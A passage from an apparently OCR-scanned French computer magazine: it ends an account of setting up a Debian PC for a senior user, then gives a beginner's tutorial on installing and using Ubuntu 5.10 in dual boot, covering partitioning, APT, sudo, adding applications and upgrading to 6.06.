- il faut que l'ordinateur fonctionne le plus possible sans problème afin de ne pas créer d'angoisse liée à un sentiment de culpabilité (« je ne sais pas ce que j'ai fait, mais ça marche plus... »);
- il faut éviter de polluer l'utilisation pas des éléments extérieurs style virus, spyware et autres jeux de casino ou sites pour adultes ;
- il faut un maximum, en cas de problème, pouvoir réparer à distance rapidement.

Ma solution

Du point de vue matériel, j'avais un Duron 700 dans les cartons avec de quoi remonter une machine minimaliste, très clairement pas un foudre de guerre, mais pour un investissement minimal...

Pour le système d'exploitation, vous l'aurez sans doute deviné, j'ai décidé d'installer un Linux (une distribution Debian plus précisément). En effet, vu la puissance de la machine et le besoin absolu de stabilité et de perméabilité aux virus et autres « joyeuseries » du net, un système Microsoft n'était absolument pas adéquat à mes yeux (à vrai dire, quelque soient les circonstances, cette solution n'est jamais adéquate à mes yeux ;-).

Du point de vu environnement graphique, un bureau gnome simplifié avec le minimum nécessaire dans la barre de menu histoire de ne pas perturber l'utilisateur. En termes d'applications, mozilla pour la navigation internet et les mails et Grisbi pour les comptes. Des raccourcis vers ces applications sur le bureau gnome, une petite formation pour montrer le fonctionnement en insistant sur le fait que quelque soit la manipulation, rien de grave n'arrivera, et le tour est joué.

Bilan de l'opération

Le bilan est tout à fait positif. Depuis maintenant plusieurs mois, cet utilisateur sénior est satisfait du fonctionnement de son ordinateur. Même si il y a eu quelques problèmes d'utilisation liés à des difficultés d'assimilation du fonctionnement de grisbi ou à de mauvaises manipulations modifiant la barre gnome, ce qui peut être quelque peu perturbant, rien ne me laisse penser que mon choix était mauvais. Le seul petit hic : les systèmes Linux ne sont pas encore bien connu par le grand public, il est donc difficile d'expliquer à la famille qu'une majorité des logiciels vendus ne fonctionnent pas sous Linux (ou du moins pas directement et simplement).

Après quelques temps d'utilisation, cet utilisateur sénior achète sur internet, commande ses billets de train, dialogue avec la famille par mails, etc. Je pense d'ailleurs qu'il est désormais temps de passer à une machine plus puissante : la machine lente a l'avantage de faciliter l'apprentissage dans un premier temps, mais peut rapidement devenir un peu contraignante quand cette phase est terminée.

SyDoRe

Installer et utiliser Linux, vraiment facile ?!

Pour les néophytes, Linux est réputé être un système complexe d'utilisation et réservé aux informaticiens. Ce n'est plus du tout le cas à présent, et des distributions extrêmement bien pensées pour les débutants et néanmoins répondant tout de même aux attentes de professionnels existent. Nous allons vous démontrer qu'installer et utiliser une Ubuntu, par exemple, est un jeu d'enfant. Allez à vos claviers....

Dans le dernier numéro (NetHackers3), nous avions préparé notre machine sous Windows pour pouvoir installer sur celle ci un double boot Windows/Linux.
Pour la suite de cette opération nous avons choisi d'installer une Distribution Linux UBUNTU version 5.10 qui est relativement facile à installer pour un néophite Linuxien, la partie la plus délicate étant le partitionnement (ça tombe bien, c'est ce qu'on va vous expliquer!!! ...:-)).

Qu'est ce qu' UBUNTU et où se la procurer ?

Ubuntu est une distribution Linux stable et surtout très conviviale. Elle est fortement utilisée par les particuliers de par sa rapidité de prise en main et sa richesse de fonctionnalités mais répond également aux exigences des professionnels qui souhaitent disposer d'un système d'exploitation libre et sécurisé.
"Ubuntu" est un ancien mot africain qui signifie "humanité aux autres". Ubuntu signifie également "Je suis ce que je suis grâce à ce que nous sommes tous". La distribution Ubuntu Linux apporte l'esprit Ubuntu au monde logiciel.


On peut se la procurer très facilement sur le site officiel francais à l'adresse suivante:
http://www.ubuntu-fr.org/

```
[4294671.298000] EISA: Probing bus 0 at eisa.0
[4294671.298000] Cannot allocate resource for EISA slot 1
[4294671.298000] EISA: Detected 0 cards.
[4294671.298000] NET: Registered protocol family 2
[4294671.304000] input: AT Translated Set 2 keyboard on isa0060/serio0
[4294671.307000] IP: routing cache hash table of 1024 buckets, 8Kbytes
[4294671.307000] TCP established hash table entries: 8192 (order: 4, 65536 bytes
)
[4294671.307000] TCP bind hash table entries: 8192 (order: 3, 32768 bytes)
[4294671.307000] TCP: Hash tables configured (established 8192 bind 8192)
[4294671.307000] NET: Registered protocol family 8
[4294671.307000] NET: Registered protocol family 20
[4294671.308000] ACPI wakeup devices:
[4294671.308000]  USB
[4294671.308000] ACPI: (supports S0 S1 S5)
[4294671.308000] RAMDISK: Compressed image found at block 0
[4294671.345000] VFS: Mounted root (ext2 filesystem).
[4294671.346000] VFS: Mounted root (ext2 filesystem).
[4294671.346000] Trying to move old root to /initrd ... okay
[4294671.346000] Freeing unused kernel memory: 224k freed
Setting up filesystem, please wait ...
[4294671.391000] NET: Registered protocol family 1
Mounting a tmpfs over /dev...
Creating initial device nodes...
```

Démarrage de l'installation

Petit rappel avant de débuter l'installation, dans le dernier numéro, nous avions découpé notre disque en deux partitions, une partition principale formatée en NTFS, une partion étendue dans laquelle nous avions créé un disque logique en FAT 32 et un espace que nous avions laissé libre pour y installer LINUX
Bon maintenant que le décors est planté démarrons l'installation:
Insertion du cd UBUNTU 5.10 et boot sur celui-ci, le système se charge....
Les premiers écrans ne devraient pas vous déstabiliser, on vous y demandera successivement de choisir votre pays et votre type de clavier (france et fr-latin9), généralement le choix fait par défaut sera le bon et vous n'aurez qu'à confirmer.
L'écran qui apparaîtra ensuite sera l'écran de détection matériel, là encore vous n'avez qu'à attendre, ensuite l'installation tentera de détecter si vous vous trouver derrière un serveur dhcp, si cela est le cas votre réseau sera paramètré automatiquement sinon, pas de panique, vous avez toujours la pos-

sibilité de le faire manuellement.
Derrière ceci, la déclaration de nom de machine et vous arrivez enfin à l'écran où vous allez pouvoir définir vos partitions.
Choisissez de définir vos partition manuellement, l'écran suivant vous montre le partitionnement existant et l'espace libre restant,sélectionnez l'espace libre et tapez sur entrée.
Vous avez maintenant la possibilité de créer une nouvelle partition, vous allez commencer par créer celle qui sera la racine du système, la partition « / »(cf encadré «Arborescence Linux »).
Pour ce faire vous définissez une partition adaptée à votre taille de disque, vous la déclarez comme



Secteur disque à partitionner

L'arborescence Linux

Sous Linux, ou tout autre Unix d'ailleurs, il n'y a pas de lettre représentant le disque dur comme le C: de Windows/DOS.
De plus, le signe '\' est remplacé par '/' pour séparer les répertoires.
Il y a une seule arborescence, qui débute à la racine, notée « / », et tous les disques durs/partitions apparaissent dans cette arborescence avec leur contenu de façon transparente comme un dossier.

Les partitions / les points de montage

Les partitions que l'on va créer sur les disques durs seront attachées à des dossiers de l'arborescence, ou "points de montage". C'est ce qu'on appelle « monter une partition ». Le **point de montage** est un simple dossier, vide avant le montage, et qui après le montage, représente le contenu de la partition montée.
Par exemple, supposons que nous ayons créé une partition /dev/hda2 (premier disque IDE, 2ème partition) pour contenir le système. On montera cette partition (automatiquement, heureusement !) dans le dossier racine « / ». Si la partition /dev/hda3 est destinée à contenir les données utilisateur, on la montera dans le point de montage (=dossier ou répertoire) /home. On verra le contenu de cette partition dans le répertoire /home comme si c'était n'importe quel autre, alors que physiquement les données sont sur une autre partition.
De même, pour accéder à la disquette, on montera le périphérique /dev/fd0 dans le point de montage /mnt/floppy ou /floppy (selon la distribution) et pour accéder au CD-ROM, on montera le périphérique /dev/cdrom dans le point de montage /mnt/cdrom ou /cdrom.

Les répertoires ou dossiers standards

Linux possède des répertoires spéciaux à la racine (un peu comme le C:\windows), qui sont classiques dans les systèmes Unix et peuvent ou non représenter un point de montage pour une partition.
On a déjà vu par exemple le répertoire spécial /dev où tous les périphériques sont répertoriés en tant que fichiers, ou encore le répertoire /home qui contient les données personnelles des utilisateurs.
Chacun de ces répertoires peut être soit un simple répertoire dans la partition racine, soit le point de montage d'une autre partition, mais dans tous les cas le résultat est le même : des fichiers dans des répertoires.

Pour exemple :

/ La racine du système = la base.
/ boot Fichiers utilisés pour booter le noyau
/ usr Programmes, données, accessibles par les utilisateurs et non nécessaires lors du boot
/ home Tous les répertoires de base des utilisateurs

étant de type « logique »et vous lui indiquez de commencer au début de l'espace libre disponible.
Sur l'écran suivant vous sélectionnez les caractéristiques de celle-ci, c'est à dire :
Le système de fichier ext3
le point de montage « / »
la présence d'un indicateur d'amorçage.
La modification de ces valeurs se fait en sélectionnant celles ci et en tapant sur la touche entrée, pour les autres vous laissez celles données par défaut par le système.
Une fois ceci effectué vous le validez en indiquant la fin du paramétrage de cette partition.
De la même manière vous configurez une partition de type « swap » de une et demie à deux fois la taille de la mémoire vive et une partition « home » où l'utilisateur aura son répertoire personnel comme son nom l'indique.
Pour la partition home le système propose naturellement le reste d'espace libre, ce que vous entérinez.
Voilà, le partitionnement est terminé, vous le validez en appliquant les changements.
Le système vous indique ensuite qu'il va formater ces partitions.
Le formatage effectué, le système installe alors les « paquets » de base, une fois ceux-ci copiés, l'"installateur vous propose de télécharger les paquets de supports de langue manquant sur internet, sélectionnez « oui » si vous disposez d'une connection internet et « non » dans le cas contraire.
L'installation continue en précisant votre fuseau horaire(Paris) et vous demande ensuite un nom d'utilisateur et son mot de passe, suivez la procédure indiquée pour ceci.
L'étape suivante est la configuration du gestionnaire de paquets « APT » (cf encadré) puis vient la dernière étape avant le reboot, celle de l'installation du « gestionnaire de boot ».Le gestionnaire de boot ou boot loader est un petit programme qui affiche un menu au démarrage de la machine et qui vous donne la possibilité de choisir le système d"exploitation que vous désirez utiliser. Le boot loader utilisé par Ubuntu s"appelle GRUB.
Si l'installateur détecte d'autres systèmes d'exploitation, il les ajoutera au menu de démarrage.
Enlevez le CD et pressez Entrée afin de redémarrer. Votre système redémarre.sur une interface graphique de login.
Suite au redémarrage de votre machine, GRUB lancera le système par défaut (en fonction des paramétrages de votre connexion réseau pour installer les paquets manquants et faire les mises à jour de votre système.
Petite astuce, au moment de l'installation du gestionnaire graphique, il vous sera demandé si vous voulez le faire en automatique, la première fois, laissez le faire et si votre interface graphique ne démarre pas, pas de panique, vous allez vous retrouver en mode console.
Lancez la commande « sudo dpkg-reconfigure xserver-xorg », vous vous retrouverez sur l'écran de configuration de l'interface graphique, choisissez le mode manuel et sélectionnez le driver « vesa »(générique) et suivant pour le reste.

```
[!!] Partitionner les disques avec l'outil partman

Vous modifiez la partition n° 7 sur IDE1 maître (hda). Aucun système
de fichiers n'a été détecté sur cette partition.

Réglages de la partition :

        Utiliser comme :          espace d'échange (« swap »)
        Indicateur d'amorçage :   absent
        Taille :                  509.9 MB

        Fin du paramétrage de cette partition
        Copier les données d'une autre partition
        Supprimer la partition


    <Revenir en arrière>
```

Partition de swap ou d'échange

Le gestionnaire de paquets APT

Advanced Packaging Tool est un système complet et avancé de gestion de paquets, permettant une recherche facile et efficace, une installation simple et une désinstallation propre de logiciels et utilitaires. Il permet aussi de facilement tenir à jour votre distribution Ubuntu avec les paquets en versions les plus récentes et de passer à une nouvelle version de Ubuntu, lorsque celle-ci sort.

APT est un ensemble d"utilitaires utilisables en ligne de commande. Il dispose aussi de nombreuses interfaces graphiques, dont Synaptic, Kynaptic et Adept, et d"interfaces en ligne de commande, comme dselect et Aptitude, afin d"en rendre l"utilisation plus sympathique.
Ce système performant a été adopté par la plupart des distributions basées sur Debian, dont Ubuntu. En quelques clics de souris ou en une ligne de commande, il vous est désormais possible d"installer des logiciels, de même que les diverses bibliothèques, extensions et autres compléments indispensables pour les faire fonctionner (les dépendances) sans vous casser la tête !
http://doc.ubuntu-fr.org/applications/apt



Partitionnement Linux

UTILISATION D'UBUNTU

Premier log

Vous venez de redémarrer votre machine, l'installation des paquets s'est passée sans encombre et vous voilà face à l'écran de démarrage (fenêtre de log). Vous vous identifiez avec le nom d'utilisateur et le mot de passe que vous avez saisi lors de l'installation. Vous voyez alors apparaître en haut à droite de votre écran une bulle vous indiquant que des mises à jour sont disponibles. Je vous conseille vivement de les faire en cliquant la petite ampoule barrée. L'ordinateur vous demande alors un mot de passe. C'est le même que celui de l'utilisateur avec lequel vous venez de vous identifier. Nous expliquerons pourquoi cette procédure un peu plus loin. Ubuntu vous indique ensuite le nombre de paquets à mettre à jour ainsi que le volume total de téléchargement que cela représente. Il est évident qu'il faut disposer d'une connexion internet haut débit pour faire cette manipulation. Après avoir cliqué sur Valider, l'ordinateur télécharge les paquets nécessaires et les installe. Ça y est, votre distribution est à jour et vous pouvez l'utiliser.

Les utilisateurs sous Unbuntu

Sur Windows vous savez que vous pouvez créer plusieurs utilisateurs. Ceci permet, par exemple, que chaque membre de la famille dispose d'un compte personnel avec ses propres fichiers sur un même ordinateur. Vous savez peut-être aussi que les utilisateurs peuvent avoir plus ou moins de droits. En particulier, sur tout système, il faut un utilisateur qui a tous les droits afin de pouvoir administrer la machine (créer d'autres utilisateurs, installer des applications, installer des matériels...). C'est l'administrateur du système. Sous Windows le premier utilisateur que vous créez est dans le groupe administrateur, par défaut. C'est souvent avec cet utilisateur que vous travaillez. Ce n'est pas une bonne chose car vous pouvez détruire des fichiers systèmes par mégarde. Ou encore, si votre compte est attaqué, le pirate va disposer de tous les droits sur votre machine. C'est pour cette raison que vous devez en principe toujours travailler avec un compte qui dispose de droits limités et n'utiliser le compte administrateur que pour les taches d'administration.

Sur Linux et donc sur Ubuntu vous trouvez aussi un compte administrateur. C'est celui qu'on appelle « root ». Généralement, sur les autres distributions ce compte se comporte comme un autre et vous pouvez vous identifiez et travailler avec . Comme je vous l'ai déjà dit, ce n'est pas une bonne chose, mais c'est ce que Windows propose. De ce fait les personnes qui passent à Linux ont tendance à garder cette mauvaise habitude de travailler en tant qu'administrateur. Les concepteurs d'Ubuntu, conscient de ce problème, ont interdit de travailler avec le compte Root. Par contre quand une tâche d'administration nécessite les droits Root, l'ordina-


```
GNU GRUB  version 0.95  (638K lower / 194496K upper memory)

Ubuntu, kernel 2.6.12-9-386
Ubuntu, kernel 2.6.12-9-386 (recovery mode)
Ubuntu, memtest86+
Other operating systems:
Microsoft Windows XP Professionnel

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the
commands before booting, or 'c' for a command-line.

The highlighted entry will be booted automatically in 5 seconds.
```

Ecran de démarrage multi-boot



Ecran de login


teur vous demande un mot de passe, qui est le même que celui du premier utilisateur créé, et lance alors l'application demandée avec les droits du super utilisateur. Ceci peut paraître étrange, mais c'est en réalité bien pensé car l'utilisateur ne prendra les droits d'administration qu'à un moment donné pour une tâche bien définie. C'est ce qui s'est produit quand vous avez fait la mise à jour de votre distribution. Pour installer des nouveaux paquets vous devez disposer des droits d'administration. voilà pourquoi l'ordinateur vous a demandé de saisir votre mot de passe.

Vous pouvez créer d'autres utilisateurs sur votre système qui disposeront de plus ou moins de droits (Menu : Système > Administration > Utilisateurs et Groupes). L'ordinateur vous demande votre mot de passe 'celui du premier utilisateur créer), puis vous voici dans la partie gestion des utilisateurs. L'interface parle d'elle même. Généralement vous laissez les réglages par défauts quand vous créez un utilisateur. La chose la plus intéressante pour le moment est probablement l'onglet « Privilèges utilisateur ». Vous constatez que vous pouvez donner plus ou moins de droits au compte et en particulier « Exécution des tâches d'administration du système ». Si vous ne cochez pas cette case, l'utilisateur en question ne pourra jamais passer en administrateur du système, et ne pourra pas installer d'application, par exemple. Voilà, vous êtes sur le bon chemin pour la gestion des utilisateurs. À vous d'approfondir ce sujet et de faire vos propre tests si ça vous intéresse d'aller plus loin.

Installation d'applications


Sous Linux il existe plusieurs façons pour installer des applications. Mais, tout d'abord, il faut savoir qu'une application faite pour Windows ne peut pas tourner sous Linux, sauf en émulateur. Vous pouvez donc laisser vos cdrom Windows dans le tiroir. Comment allez-vous donc faire pour utiliser votre traitement de textes, votre tableur, votre logiciel de retouche d'images... Et bien, bien venu dans le monde du logiciel libre. Vous allez trouver tout ce qu'il vous faut. Bien sur ce ne sera pas les mêmes applications, mais vous allez en trouver des similaires, gratuites, plus stables et disposant généralement d'autant si ce n'est plus de fonctions que les logiciels payants. Il faut uniquement changer votre façon de penser, et ne pas partir avec des a prioris. De plus, vous pourrez avoir les mises à jour de celles-ci gratuitement et donc plus besoin de casser sa tirelire ou de pirater tel ou tel logiciel pour être à la page.

Voyons à présent ce que vous avez à votre disposition comme programmes. Vous pouvez dans un premier temps parcourir votre menu Applications. Vous constatez alors que déjà un grand nombre de logiciels sont installés dès la mise en place du système, ce qui n'est pas le cas sous Windows. Vous disposez de la suite bureautique OpenOffice, d'un logiciel de retouche d'image (Gimp), d'une calculatrice... Mais comment installer d'autres logiciels et où les trouver? Et bien ReZoR vous a déjà parlé du système APT que Debian utilise pour la gestion de ses paquets. Comme Ubuntu est basée sur Debian vous retrouvez cet utilitaire indispensable. Ce système est en fait un ensemble de base de données qui répertorie des applications et des fichiers qu'elles ont besoin pour fonctionner (les librairies ou bibliothèques de fonctions). Il y a ce qu'on appelle une gestion des dépendances. Quand vous allez installer une application, le système APT va comparer ce que vous avez



Téléchargement des fichiers

déjà sur votre ordinateur avec ce que vous demandez.. Il va télécharger les paquets nécessaires puis les installer. Prenons un exemple : Supposons que vous recherchiez une application pour faire du traitement audio sur votre Ubuntu. Nous allons commencer par faire une petite recherche dans google pour voir ce qui existe dans le monde du libre. Tapez : « logiciel de traitement du son sous linux ». Dans la page des sites trouvés, on vous parle de plusieurs logiciels dont un qui se nomme Audacity. Nous décidons de l'installer. Aller dans le menu Applications puis cliquez sur « Ajouter des applications ». L'ordinateur vous demande votre mot de passe pour passer en Root (administrateur) et vous voila face à l'interface qui va vous permettre d'installer toutes sortes de logiciels. Dans la zone de recherche, en bas à gauche, tapez « audacity » puis cliquez sur rechercher. L'ordinateur le trouve sans problème mais vous l'affiche en grisé. Si vous tentez de cocher cette application, l'ordinateur vous dit alors que le logiciel n'est pas installable pour le moment mais qu'il est disponible sur un autre dépôt. Vous confirmez que vous voulez utilisez ce dépôt. Un téléchargement commence sur une nouvelle base de données afin d 'établir la liste des nouveaux logiciels que vous allez avoir à votre disposition. Et oui, je vous ai dit que les application sous Ubuntu étaient référencées sous forme de paquets disponibles dans des bases de données. Hors vous avez aussi un choix possible des sources que vous souhaitez utiliser. Vous pouvez régler ces sources en allant dans le menu : Paramètres > Dépôts. Puis en cliquant sur « Ajouter ». Vous voyez alors quatre sources possibles qui sont classées de la plus libre, complètement Open Source, à la moins libre qui sont généralement des applications utilisant des éléments



Ecran de téléchargement des mises à jour

avec copyright mais restant néanmoins entièrement gratuits. Je vous conseille de cocher toutes les sources afin de disposer d'un maximum d'applications. Ubuntu vous informe que les dépôts ont changé et vous propose de télécharger la nouvelle base. Vous répondez évidemment par l'affirmative.

Voila, si vous êtes resté attentif jusque là je vous en félicite, il est certain que la prise en main d'un nouveau système nécessite quelques efforts. Mais je vous assure que ça en vaut la chandelle. Il ne reste plus qu'à installer notre application Audacity. Si vous avez été observateur, vous aurez sans doute remarqué qu'Audacity était grisé avant le téléchargement des nouveaux dépôts et que ce n'est plus le cas à présent. Vous n'avez plus qu'à cocher Audacity puis à cliquer sur Appliquer. L'ordinateur vous liste alors les applications qu'il va installer. Confirmer en cliquant sur Appliquer. L'application se télécharge puis s'installe automatiquement. C'est un jeu d'enfant , non? Vous remarquerez qu'Audacity apparaît automatiquement dans le menu: Applications > Son et vidéo à présent.

Vous savez maintenant installer des applications. Je vous conseil de parcourir l'arborescence des logiciels qui vous sont proposés. Vous constaterez que vous en avez une quantité impressionnante et il est parfois utile de faire une recherche internet pour se fixer les idées sur ce qui existe. Vous pouvez aussi essayer un grand nombre de logiciels sans risques et sans encombrer trop votre machine, car en effet, si installer une application est un jeu d'enfant, la désinstaller est encore plus simple. Il vous suffit de décocher la case dans la liste des applications proposée puis de cliquer sur Appliquer. Vous allez voir que d'ici quelque temps vous serez parfaitement à l'aise avec cette gestion et que vous pourrez passer en mode avancé qui permet une gestion plus fine des paquets. C'est l'utilitaire « synaptic » qui vous permet une gestion graphique de l'ensemble des paquets. Quand vous serez encore plus avancé, ce qui va aller très vite, car pas si complexe que ça peut paraître au départ, vous utiliserez la ligne de commande et l'utilitaire « apt ». Mais ne bousculons pas les choses et découvrez par vous même tous ces merveilleux utilitaires.

Passer à la nouvelle version


La version d'Ubuntu sur laquelle nous rédigeons cet article est la 5.10 (Breezy), hors nous constatons que la version 6.06 LST Drapper Drake vient d'être mise en ligne. C'est notre petit gestionnaire de mises à jour qui nous le dit. Nous vous proposons donc de voir comment passer de la 5.10 à la 6.06. Et tout ça est gratuit. C'est la encore un des avantages des logiciels libres qui permettent une mise à jour permanente, avec une très bonne compatibilité et sans se casser la tête. Vous avez certainement déjà vécu de fâcheuses expériences de MAJ de logiciels payant, et bien voyons comment tout ça se passe dans le monde du libre.

Premièrement allez dans le menu : Système > Administration > Gestionnaire de mises à jour. Le système vérifie dans un premier temps si votre version 5.10 est bien à jour. En effet pour migrer vers la 6.06 il faut disposer des toutes dernières mises à jour de la 5.10. Normalement ce doit être le cas et le gestionnaire vous informe alors qu'une nouvelle version est disponible.

Vous pouvez alors cliquer sur « Mettre à jour ».Attention celle-ci peut prendre plusieurs heures suivant la puissance de votre machine et le débit de votre connexion internet.Tout va se faire alors automatiquement.

Il y a dans un premier temps une modification des canaux logiciels, ce sont les fameuses sources des paquets dont nous vous avons déjà parlé. Puis un téléchargement et une installation des nouveaux paquets. C'est cette étape qui peut prendre un certain temps.

